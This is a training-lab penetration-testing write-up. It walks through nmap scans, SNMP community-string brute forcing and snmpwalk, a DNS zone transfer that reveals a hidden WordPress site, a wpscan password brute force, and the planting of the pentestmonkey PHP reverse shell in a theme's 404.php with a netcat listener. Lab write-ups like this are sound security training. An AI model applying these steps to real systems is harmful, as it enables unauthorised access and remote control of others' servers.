Demonstrate Your Skills: Infrastructure Pen Testing Tasks

1. Identify any hidden services
   - A TCP nmap scan on all the ports reveal only port 22 open
     - **nmap -sC -sV -p- -vv -Pn 10.102.156.143**
     -
```
Reason: 65534 conn-refused
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; p
rotocol 2.0)
| ssh-hostkey:
|   3072 c7:48:6d:70:af:71:50:d2:c5:f7:7e:6a:06:2d:d1:02 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDN6cgAMVpdbFIG78d+GS7l5X6I6qdhfiNhUjb
eaUNdcYysqggWoqgeH7PZGVxhxix9T1xJT1Qgfi/k4S9MRVJppycXlJ2SCEBn/zg+dPL43aeBGOpT
sK+cKJLARBLmS/a1WVQacTPBMsrlkYwPYVgiK2sSoHlqqxI/Wfl+uu6UXi3Ef0fj94k15ZpZW0oeL
6/66FcC1+GTXayvTEadWPwAaPX4ImGgKBOSxE+Gj44bJR4ygJej6VFlC09EH2s8zsDAxDv6BVI0yd
Krpceh6WY00kA9YEJXE/FZHi7FdcjZVCatmtH2dHbpWm83n9FRv2izHn8IsThLq7p7GGP9fn0HKsj
MvyMUImSkZMwbK4mX/uLDiO8HExM7k7MaEWzjSqjgy6Mw5CdzMgoRYa1YpyoaaTQaEZuGVKk5OugG
0VKJpw4PlBvPaCgd4YicyLiXKO3Hgd7YtNLPfMvKp/FiL9y/dDw1VoGS8tW1hNDn8idoU8qyoAVgz
pTSi2h8lr4JBTE=
|   256 47:ac:61:6f:29:13:69:1d:b9:92:9e:04:18:b5:6d:ae (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKB
c9Lf3YOyBhi2f5WBBfMZpTulRvu7eCeGahDFzjbxLke2QxJPLyuFXaJQyJWT3UbLPoOGTXhrrxCBA
xxskPb8=
|   256 c2:d2:e7:69:42:5c:db:69:73:51:4e:17:94:32:1e:ba (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIYkPDd7sfBhxR9bE1xaRMCzXrZD8Xz4Gqiu2bk
5x/Cx
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```
   - Doind an UDP scan reveals port 161 is open. 161 is snmp port which is famous to have misconfigured default community strings
     -
```
┌──(kali㉿kali-snmp)-[~]
└─$ sudo nmap -sU -p 161 -A -T4 10.102.156.143
Starting Nmap 7.91 ( https://nmap.org ) at 2023-03-31 00:27 UTC
Nmap scan report for ip-10-102-156-143.eu-west-1.compute.internal (10.102.156.143)
Host is up (0.000059s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 18bb3b18951f266400000000
|   snmpEngineBoots: 1
|_  snmpEngineTime: 40m29s
| snmp-sysdescr: Linux demo-boot2root 5.4.219-126.411.amzn2.x86_64 #1 SMP Wed Nov 2 17:44:17 UTC 2022 x86_64
|_  System uptime: 40m28.87s (242887 timeticks)
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
Service Info: Host: demo-boot2root

TRACEROUTE (using proto 1/icmp)
HOP RTT     ADDRESS
```
     - Running bruteforce script from nmap gives us the community string, public and private

```
┌──(kali㉿kali-snmp)-[~]
└─$ sudo nmap -sU -p 161 --script snmp-brute  10.102.156.143
Starting Nmap 7.91 ( https://nmap.org ) at 2023-03-31 00:29 UTC
Nmap scan report for ip-10-102-156-143.eu-west-1.compute.internal (10.102.156.143)
Host is up (0.000078s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
| snmp-brute:
|   public - Valid credentials
|_  private - Valid credentials

Nmap done: 1 IP address (1 host up) scanned in 2.02 seconds
```

- Using snmpwalk to walk through all the information exposed by snmp , however could not find the credential for ssh

```
┌──(kali㉿kali-snmp)-[~]
└─$ snmpwalk -v 2c -c private 10.102.156.143
iso.3.6.1.2.1.1.1.0 = STRING: "Linux demo-boot2root 5.4.219-126.411.amzn2.x86_64 #1 SMP Wed Nov 2 17:44:17 UTC 2022 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (257720) 0:42:57.20
iso.3.6.1.2.1.1.4.0 = STRING: "Me <me@example.org>"
iso.3.6.1.2.1.1.5.0 = STRING: "demo-boot2root"
iso.3.6.1.2.1.1.6.0 = STRING: "Sitting on the Dock of the Bay"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
```


Adversary Simulation: Demonstrate 2

Tasks


1. Perform DNS enumeration against `bartertown.bitnet`.
   - We get 2 dns server

```
kali@adv-sim-demo: ~
File  Actions  Edit  View  Help
┌──(kali㉿adv-sim-demo)-[~]
└─$ dig  +short ns bartertown.bitnet
ns2.bartertown.bitnet.
ns1.bartertown.bitnet.

┌──(kali㉿adv-sim-demo)-[~]
└─$
```

2. Perform a zone transfer against the correct DNS server to find the target website


- Zone trasfer against ns2.bartertown.bitnet
- 
```
┌──(kali㉿adv-sim-demo)-[~]
└─$ dig axfr bartertown.bitnet @ns2.bartertown.bitnet

; <<>> DiG 9.18.4-2-Debian <<>> axfr bartertown.bitnet @ns2.bartertown.bitnet
;; global options: +cmd
bartertown.bitnet.      600     IN      SOA     ns1.bartertown.bitnet. hostmaster.bartertown.bitnet. 500 600 600 600 600
bartertown.bitnet.      600     IN      NS      ns1.bartertown.bitnet.
bartertown.bitnet.      600     IN      NS      ns2.bartertown.bitnet.
bartertown.bitnet.      600     IN      A       10.102.33.181
bartertown.bitnet.      600     IN      A       10.102.59.216
hidden-website-under-development.bartertown.bitnet. 600 IN A 10.102.110.151
ns1.bartertown.bitnet.  600     IN      A       10.102.33.181
ns2.bartertown.bitnet.  600     IN      A       10.102.59.216
bartertown.bitnet.      600     IN      SOA     ns1.bartertown.bitnet. hostmaster.bartertown.bitnet. 500 600 600 600 600
;; Query time: 0 msec
;; SERVER: 10.102.59.216#53(ns2.bartertown.bitnet) (TCP)
;; WHEN: Wed Mar 29 14:47:44 UTC 2023
;; XFR size: 9 records (messages 1, bytes 306)


┌──(kali㉿adv-sim-demo)-[~]
└─$
```
- we get url for a website hidden-website-under-development.bartertown.bitnet


3. Gain access to WordPress and upload a reverse shell plugin

- Browsing to the website hidden-website-under-development.bartertown.bitnet we get a wordpress site
- 


- User wpscan to bruteforce login adainst the admin user
-
```
┌──(kali㉿adv-sim-demo)-[~]
└─$ wpscan --url http://hidden-website-under-development.bartertown.bitnet -U  admin -P /usr/share/wordlists/rockyou.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```
- We get a valid login as babygirl


-

- Login with admin / babygirl. Access the admin console
- 


- Go to appearances → themes → theme file editor
- Edit 404.php template
- 

- Copy the reverse php shell from pentest monkey https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php modify ip address to that of kali
- Change ip and port in php script

- 

- Start a net cat reverse shell
- 

- Access the url http://10.102.110.151/wp-content/themes/twentytwentyone/404.php to get the reverse shell
-







